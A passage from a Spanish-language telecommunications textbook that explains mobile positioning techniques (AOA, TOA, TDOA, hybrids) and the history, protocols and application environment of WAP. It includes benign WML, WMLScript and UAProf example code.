


Figura 2.43: Localización basada en la identidad de la celda

- Ángulo de llegada (AOA)

Los métodos basados en ángulo de llegada también se suelen denominar Dirección de Llegada (DAO, *Direction of Arrival*). Se basan en antenas multiarray que pueden trazar una recta

en la dirección de donde les llega la señal. Mediante la estimación de esta recta de dos estaciones se puede calcular la posición de un usuario aunque, si se pueden incluir más medidas, la precisión aumenta.




Figura 2.44: Localización mediante AOA

Este método tiene el problema de los multitrayectos. Si un móvil no tiene visión directa de la antena la señal que recibe la antena es una reflexión de la original con lo que la recta que trazará no apuntará verdaderamente al usuario.

Otro problema es el movimiento de las antenas en tormentas o días con viento que producen pequeñas oscilaciones y reducen sensiblemente la precisión de esta técnica.

- Técnica TOA con terminales estándar

En este caso la técnica TOA se basa en calcular el tiempo que tarda la señal en ir desde la red hasta el terminal y vuelta. Las modificaciones sólo se realizan en el nodo de la red apropiado. Al contrario que su equivalente en bucle abierto (con modificaciones de terminales), no es necesario tener sincronizados los móviles con la red.




Figura 2.45: Localización mediante TOA

En este caso la dificultad aparece en el momento en el que hay que calcular cuánto tiempo tarda el terminal en contestar, puesto que este tiempo de procesamiento depende mucho del terminal, de la marca y de otros factores que provocan que su variación sea alta.

- Técnica TDOA con terminales estándar

Esta técnica consiste en calcular la correlación entre la señal recibida en dos estaciones base distintas desde un mismo terminal. A partir de esta medida se puede saber la diferencia de tiempos que ha tardado en llegar y se puede calcular el lugar geométrico (una hipérbola) en el que puede estar el móvil. Realizando esta medida con otros pares de estaciones base se puede calcular la posición del usuario.

7.2.3 Técnicas híbridas de localización

De forma inmediata se pueden empezar a pensar en combinar las técnicas vistas hasta ahora. Además, en general, se suelen mantener la complejidad y coste de las técnicas originales aumentando la precisión de la medida.

- Técnica TOA/AOA híbrida

La técnica híbrida más interesante seguramente sea la combinación del cálculo de la dirección del usuario mediante AOA y el cálculo de la distancia al usuario mediante TOA con bucle cerrado.

Esta técnica es la única de la que hemos visto que proporciona cierta precisión en el cálculo utilizando sólo una estación base. Además no tiene la necesidad de modificar el terminal.




Figura 2.46: Localización híbrida mediante TOA/AOA

7.3 Acceso a Internet

Aunque el nombre de este apartado es bastante fácil de entender y de ahí su forma, quizás no sea el más correcto, ni técnicamente ni comercialmente. Como veremos en el apartado donde estudiaremos las aplicaciones móviles, un error inicial de algunas operadoras fue vender el acceso WAP como Internet en el móvil. La verdad es que el usuario enseguida pudo comprobar la distancia entre el Internet que conocía desde el PC de su casa y el acceso que obtenía desde el móvil. No son comparables por ahora y más adelante veremos las razones en más detalle.

Desde el punto de vista técnico, referirnos a WAP y I-mode como las tecnologías de acceso a Internet tampoco es lo más riguroso. En realidad cualquier tecnología que permite el acceso a un servidor publicado en Internet ya está facilitando un acceso a la información publicada en Internet. Por otra parte, realmente estas dos tecnologías sí son lo más parecido en el mundo móvil a la

aplicación *World Wide Web*, puesto que tanto WAP como I-mode se basan en páginas parecidas a HTML para acceder a la información disponible en Internet (WML y cHTML). Este último punto es el que ha prevalecido para hacer la analogía entre el mundo de Internet tal y como lo conoce un usuario y el acceso desde el móvil. El error al realizar esta comparación no es muy grande pero sí significativo y hay que tenerlo en cuenta.

En realidad, técnicamente quizás lo más correcto para definir las dos tecnologías que vamos a analizar a continuación sería describirlas como “tecnologías para aplicaciones servidoras” puesto que son precisamente en el servidor donde se realiza la mayor parte de la ejecución de la aplicación. Incluso esto tampoco es muy apropiado en I-mode puesto que, como veremos, I-mode engloba mucho más que una o dos tecnologías.

Como vemos, es difícil describir en pocas palabras a WAP e I-mode. En los siguientes apartados intentaremos dar más luz a este pequeño entramado de siglas, tecnologías y aplicaciones.

7.3.1 WAP

WAP (*Wireless Application Protocol*) es un entorno de aplicación y un conjunto de protocolos para dispositivos móviles que permiten a un acceso a contenidos de Internet y a servicios avanzados móviles.

WAP es mucho más que una pila de protocolos incluye todo un entorno para implementar aplicaciones móviles con funcionalidades desde librerías para realizar una llamada desde un enlace, hasta gestionar las capacidades del terminal para adaptar el contenido al mismo. Durante este apartado iremos estudiando la evolución tecnológica de WAP para acabar conociendo las principales características y posibilidades de esta tecnología.

WAP aparece en un momento en el que la explosión de la telefonía móvil está en su mayor auge y cuando se preveía que en pocos años el mayor número de terminales conectados a Internet iba a ser precisamente los teléfonos móviles. Significaba por aquella época unir las dos tecnologías con mayores crecimientos, la móvil y el acceso a Internet. El éxito parecía seguro.




Figura 2.47: Evolución usuarios de telecomunicaciones Fuente: UMTS-Forum

WAP comienza a gestarse en 1997 mediante la creación del WAPForum por parte de *Ericsson*, *Motorola*, *Nokia* y *Unwared Planet*. No es un estándar propietario de una sólo compañía, sino que su desarrollo ha sido posible con la colaboración de distintos agentes tecnológicos (actualmente el número de miembros del foro de especificación para WAP supera el centenar). Los primeros terminales que soportaban la primera versión aparecen a finales de 1999, aunque realmente el desembarco de distintos modelos empieza en el año 2000. Como hemos dicho antes las expectativas eran grandes. Pero el desencanto llegó pronto. A finales del 2001 ya se consideraba a WAP como una tecnología caduca y poco exitosa. Las razones fueron varias:

- Aparecieron pocos terminales y la mayoría tenía graves problemas de implementación que provocaron que las páginas realizadas fueran muy simples para que se vieran en todos los dispositivos correctamente. Además, las pantallas eran ridículas y los gráficos tenían que ser en blanco y negro con lo que las páginas no resultaban nada vistosas.
- Las redes tampoco estaban preparadas, con GSM la velocidad obtenida era muy baja y al principio la navegación era muy lenta (>30 segundos para mostrar una página). Si a esto le sumamos que con conmutación de circuitos se paga por tiempo, el resultado es que WAP empezó a traducirse como *Wait And Pay*.
- Los contenidos tampoco estuvieron a la altura. Las operadoras no fueron capaces de involucrar a los proveedores de contenidos para que hubiera un conjunto de servicios y páginas interesante para el usuario.
- Finalmente, se intentó vender como acceso a Internet de forma móvil. Los usuarios veían gráficos minúsculos en blanco y negro, junto con listas de enlaces y algo de texto, y la comparación resultó poco afortunada creando unas expectativas que nunca se cumplieron.

Finalmente, a partir del año 2003, WAP está viviendo una segunda juventud. Las razones se deben a una mejora en la mayoría de los puntos anteriormente citados:

- Los terminales han mejorado mucho. La incorporación de pantallas más grandes y con color ha contribuido a dar mayor vistosidad a las páginas. Han empezado a implementar

los nuevos estándares de WAP con inclusión de nuevas funcionalidades como *WAPPush* que ha permitido involucrar más al usuario en la navegación.

- Con la aparición de GPRS y la maduración de los elementos de red necesarios para WAP, los tiempos de espera se redujeron considerablemente (<3 segundos para mostrar una página). Además, se empezó a pagar por el tráfico consumido y no por el tiempo.
- De todas formas, los contenidos todavía son el campo de batalla de los operadores. Actualmente la tecnología se puede considerar madura con la especificación WAP 2.0 y existen desarrolladores y fabricantes de terminales con experiencia sobrada. Pero siguen faltando contenidos y servicios. Aún así este punto ha mejorado y de la mano de mejores y más abundantes contenidos vendrá la consolidación de WAP.
- La orientación comercial de WAP ha cambiado mucho. Ahora ya se habla de servicios móviles sin entrar en la tecnología ni en comparaciones con el mundo fijo.

La historia de WAP, como hemos visto es la historia de una tecnología que está tardando en arrancar. Seguramente no se ha retrasado más que la mayoría, pero las expectativas y el momento en el que surgió hizo que cualquier cosa que no fuera el mayor éxito fuera un rotundo fracaso.

Las especificaciones de WAP definen una pila de protocolos para las comunicaciones a nivel de aplicación, sesión, transacción, seguridad y transporte. Además, definen un entorno de aplicación (WAE, *Wireless Application Environment*) donde se definen los lenguajes con los que escribir las páginas con los contenidos, los formatos de los contenidos multimedia aceptados, y un conjunto de funcionalidades extra que luego veremos.

WAP se basa en el modelo cliente servidor de WEB. El cliente comienza todas las peticiones y el servidor le devuelve ficheros con la información. Es más, lo extiende con la funcionalidad de *Push* que permite al servidor indicar al usuario que quiere empezar una petición. Al igual que en la WEB, hace falta un programa residente en el dispositivo cliente que se encargue de gestionar las peticiones y que interprete todos los ficheros que le llegan para hacer con ellos lo que corresponda, normalmente mostrarlos al usuario.




Figura 2.48: Modelo cliente-servidor con Push Fuente: Open Mobile Alliance

Actualmente hay tres navegadores o *microbrowsers* que predominan sobre los demás:

- El *microbrowser* de Nokia, que montan todos los terminales de esta marca finlandesa.
- El *microbrowser* de Openwave, que montan casi todos los fabricantes de terminales.
- El *microbrowser* de Ericsson, que montan los terminales de esta marca sueca.

Conocer el funcionamiento de estos navegadores es fundamental para conseguir una visualización óptima de las páginas que creemos. En general, una buena medida es probar todos los servicios en los tres navegadores para ver si todo se funciona correctamente. Además, también sería bueno probar diferentes versiones de los mismos para estar completamente seguros. Aunque en teoría la especificación de WAP está pensada para ser independiente de los terminales, la realidad es ciertamente distinta [15-19].

Otra característica que desde el principio se consideró en el diseño de WAP fue la independencia de la tecnología de transmisión. De hecho desde el comienzo de WAP, ya se han utilizado multitud de tecnologías para transmitir los datos. Desde SMS, pasando por conexiones de datos de GSM, CDMA hasta los más actuales GPRS, EDGE o UMTS.

La especificación de WAP ha evolucionado desde sus orígenes y ha dado tres versiones importantes con interesantes cambios, WAP 1.0, WAP 1.2 y la actual y esperada WAP 2.0.

WAP 1.0 fue la primera de las versiones de las especificaciones liberada. Una de sus principales aportaciones fue el diseño de los diferentes protocolos que permiten la conexión a Internet de los terminales.




Figura 2.49: Pila de protocolos en WAP 1.0 Fuente: Open Mobile Alliance

Los principales protocolos que se especificaron son:

- WSP (*Wireless Session Protocol*), protocolo de sesión que permite intercambiar datos a las aplicaciones.
- WTP (*Wireless Transaction Protocol*), protocolo que se encarga que gestionar el modelo petición/respuesta.

- WTLS (*Wireless Transport Layer Security*), capa de seguridad encargada de la autenticación, no repudio, e integridad de los mensajes.
- WDP (*Wireless Datagram Protocol*), protocolo destinado a enviar los datos a través de la tecnología portadora correspondiente.

Inicialmente el modelo de WAP se basó en una pasarela WAP que actuaba de intermediario entre los servidores de Internet y los terminales.




Figura 2.50: Arquitectura de WAP 1.0 con Gateway WAP Fuente: Open Mobile Alliance

El WAP Gateway o WAP Proxy es el centro de la arquitectura de red necesaria para montar WAP en un operador. Comercialmente, sirve para centralizar y controlar todas las conexiones desde los teléfonos del operador a Internet. De esa forma se puede sacar estadísticas, proveer contenidos exclusivos, facturar contenidos de pago, y en general controlar el acceso a Internet de los clientes de forma centralizada. Técnicamente, la pasarela WAP cumple las siguientes funciones:

- Actúa de traductor de protocolos entre la pila de protocolos WAP y la pila de protocolos de Internet.




Figura 2.51: Traducción de protocolos en el Gateway WAP 1.0 Fuente: Open Mobile Alliance

- Se encarga de optimizar las comunicaciones codificando los contenidos. Los lenguajes estándares de WAP se pueden codificar convirtiendo los elementos del lenguaje en códigos hexadecimales que reducen el tamaño de las páginas considerablemente.
- Permite introducir y eliminar cabeceras de las peticiones y las respuestas. Interaccionando con otros elementos de la red móvil puede suministrar a los servidores que generan las páginas cabeceras con información sobre el número de teléfono o identificador del usuario, su posición, su saldo, etc.

Además de los protocolos y el funcionamiento de la pasarela, la especificación de WAP 1.0 incluía una serie de elementos que tenían sentido a nivel de la aplicación móvil y que conformaban el WAE (*Wireless Application Environment*).




Figura 2.52: Entorno de aplicación WAE Fuente: Open Mobile Alliance

El principal componente del entorno de aplicación es el lenguaje WML. Es un lenguaje basado en XML y que aunque parecido al HTML es considerablemente más simple. Aún así, añade diversas funcionalidades no presentes anteriormente y que se deben en muchos casos a la necesidad de optimizar las comunicaciones por el escaso y caro ancho de banda móvil:

- Introducción de varias páginas en un mismo fichero. WML permite al desarrollador introducir en un fichero de WML (*deck*) varias páginas (*cards*) de forma que con una sola petición el navegador ya pueda mostrar varias pantallas. De esta forma se reduce las veces que el terminal tiene que comenzar a realizar una petición acelerando la navegación y reduciendo el *overhead* introducido por las peticiones y las respuestas.
- Variables en el navegador. WML introduce el concepto de variables en el navegador permitiendo al desarrollador guardar información en una pequeña memoria del terminal. Con estas variables, la aplicación se evita tener que estar pasándose valores en las peticiones y en las repuestas optimizando la cantidad de datos transmitida.
- Botones. Debido a la especial forma de interactuar del usuario con el terminal, se incluyeron en WML la posibilidad de establecer enlaces y funciones sobre los botones de navegación del terminal.

```

<wml>
  <card id="menu">
    <p align="center">
      -TÍTULO-
    </p>
    <p mode="nowrap" align="center">
      Bienvenidos al portal WAP del futuro.
    </p>
  </card>
</wml>

```



Figura 2.53: Ejemplo de página WML

Además del lenguaje de marcado se incluye en la especificación un pequeño lenguaje de *script* llamado WMLScript. Este lenguaje se escribe en ficheros que luego son codificados por el WAP Gateway para su posterior descarga y ejecución en el dispositivo. Incluye una sintaxis muy sencilla parecida a otros lenguajes de *script* e incluye una serie de APIs que permiten realizar diversas funciones entre las que destacan:

- Manipulación de cadenas de caracteres y binarios.
- Gestión de la navegación como por ejemplo mostrar una página ya vista y almacenada en el historial, recarga de la página actual o descarga de una dirección.
- Gestión las variables WML almacenadas en el navegador. Mediante las funciones apropiadas se puede leer y modificar el contenido de cualquier variable.
- Etc.

```

/**
 * Calculate the Body Mass Index
 */
extern function calculate(height, weight) {
  var hm = height/100;
  var tmp = Float.pow(hm, 2);
  var result = weight/tmp;
  var classification;

  if(result <= 20) {
    classification = "underweight";
  } else if(result <= 24.9) {
    classification = "perfect";
  } else if(result <= 30) {
    classification = "slightly overweight";
  } else if(result <= 35) {
    classification = "overweight";
  } else if(result <= 40) {
    classification = "very overweight";
  } else {

```

```

        classification = "serious problem";
    }
    WMLBrowser.setVar("result", classification);
    WMLBrowser.refresh();
}

```

También se incluye dentro de la especificación del entorno WAE, la interfaz WTAI (*Wireless Telephony Application Interface*). Esta tecnología permite realizar llamadas dentro del código WML a funciones que permiten entre otras cosas:

- Realizar llamadas de teléfono a un número determinado.
- Mandar tonos DMTF.
- Gestionar la agenda con los números de teléfono del usuario.
- Mandar SMS

Las aplicaciones de estas funciones no han sido muy utilizadas aunque se pueden imaginar fácilmente usos como enlaces a teléfonos de consulta o enlaces para guardar números de teléfono en la agenda después de realizar una búsqueda en unas páginas amarillas. El problema de este tipo de funciones es que por un lado muchas veces son desconocidas para el desarrollador y por otro muchos terminales no las han implementado o las han realizado de forma propietaria.

Además de los lenguajes para incluir contenidos textuales, en el estándar WAP se especificó también los formatos de los contenidos gráficos que se aceptaban. Inicialmente sólo se propuso un nuevo formato gráfico llamado WBMP (*Wireless BitMaP*). Su especificación corrió a cargo del WAPForum y se simplificó de forma que sólo se podían representar imágenes en dos tonos, blanco y negro. Evidentemente el formato resultó ser muy sencillo de implementar y entender pero realmente poco potente.

Como veremos, tuvo cabida en terminales cuya pantalla sólo admitía píxeles apagados o encendidos, pero en cuanto empezaron a aparecer las pantallas a color, los formatos que prevalecieron fueron PNG, GIF o JPEG. De hecho, aunque inicialmente el formato se planteó para ser evolucionado, el WAPForum no ha mejorado el formato puesto que han decidido con buen criterio no volver a inventar la rueda.

Por último, podemos hablar de UAProf (*User Agent Profile*), una tecnología que aunque empezó su especificación con WAP 1.0 no ha sido hasta posteriores versiones donde ha empezado a utilizarse realmente con los terminales. Se basa en el estándar *Composite Capabilities / Preference Profiles (CC/PP)* del consorcio W3C, y permite a las aplicaciones conocer las capacidades del terminal que acceder y las preferencias configuradas por el usuario.

Básicamente el terminal manda en una cabecera HTTP una URL donde se encuentra el archivo con todas las capacidades del terminal. El siguiente xml muestra un ejemplo muy sencillo de este archivo.

```

<?xml version="1.0"?>
<!DOCTYPE rdf:RDF [
<!ENTITY ns-rdf 'http://www.w3.org/1999/02/22-rdf-syntax-ns#'>
<!ENTITY ns-prf 'http://www.openmobilealliance.org/tech/profiles/UAPROF/ccppschem-
YYYYMMDD#'>
<!ENTITY prf-dt 'http://www.openmobilealliance.org/tech/profiles/UAPROF/xmlschema-
YYYYMMDD#'>
]>
<rdf:RDF xmlns:rdf=""&ns-rdf=""

```

```

xmlns:prf="&ns-prf;">
<rdf:Description rdf:ID="MyDeviceProfile">
  <prf:component>
    <rdf:Description rdf:ID="HardwarePlatform">
      <rdf:type rdf:resource="&ns-prf:HardwarePlatform"/>
      <prf:ScreenSizeChar rdf:datatype="&prf-dt:Dimension">15x6</prf:ScreenSizeChar>
      <prf:BitsPerPixel rdf:datatype="&prf-dt:Number">2</prf:BitsPerPixel>
      <prf:ColorCapable rdf:datatype="&prf-dt:Boolean">No</prf:ColorCapable>
      <prf:TextInputCapable rdf:datatype="&prf-dt:Boolean">Yes</prf:TextInputCapable>
      <prf:ImageCapable rdf:datatype="&prf-dt:Boolean">Yes</prf:ImageCapable>
      <prf:Keyboard rdf:datatype="&prf-dt:Literal">PhoneKeypad</prf:Keyboard>
      <prf:NumberOfSoftKeys rdf:datatype="&prf-dt:Number">0</prf:NumberOfSoftKeys>
    </rdf:Description>
  </prf:component>
  <prf:component>
    <rdf:Description rdf:ID="SoftwarePlatform">
      <rdf:type rdf:resource="&ns-prf:SoftwarePlatform"/>
      <prf:AcceptDownloadableSoftware rdf:datatype="&prf-dt:Boolean">No</prf:AcceptDownloadableSoftware>
      <prf:CcppAccept-Charset>
        <rdf:Bag>
          <rdf:li rdf:datatype="&prf-dt:Literal">US-ASCII</rdf:li>
          <rdf:li rdf:datatype="&prf-dt:Literal">ISO-8859-1</rdf:li>
          <rdf:li rdf:datatype="&prf-dt:Literal">UTF-8</rdf:li>
          <rdf:li rdf:datatype="&prf-dt:Literal">ISO-10646-UCS-2</rdf:li>
        </rdf:Bag>
      </prf:CcppAccept-Charset>
    </rdf:Description>
  </prf:component>
</rdf:Description>
</rdf:RDF>

```

Como hemos dicho antes, WAP inicialmente fue un fracaso comercial. Las razones ya las hemos expuesto y técnicamente el WAPForum se propuso sacar rápidamente una nueva versión con algunas mejoras que hiciera de puente entre la 1.0 y la 2.0 y solventarían grandes agujeros que se vieron relevantes. Aún así, no sólo había problemas con la especificación, también había grandes problemas con las implementaciones realizadas por los terminales. Los primeros terminales tenían errores que provocaban que se “colgaran” en multitud de ocasiones. Pero lo más grave fue la limitación de varios dispositivos a un tamaño de fichero codificado menor de 1200 bytes y la nula implementación de las tablas. Esto limitó mucho tanto los contenidos textuales como los gráficos y provocó que se desarrollaran todas las aplicaciones para el caso peor, es decir para el terminal más pobre en capacidades. Las aplicaciones basadas en WAP, además de quedar relegadas al blanco y negro, se basaron en listas de enlaces simples y en texto plano. Esto sumado con la lentitud de la transmisión por GSM y el cobro por el tiempo usado provocaron una pérdida de popularidad de la que WAP todavía se resiente.

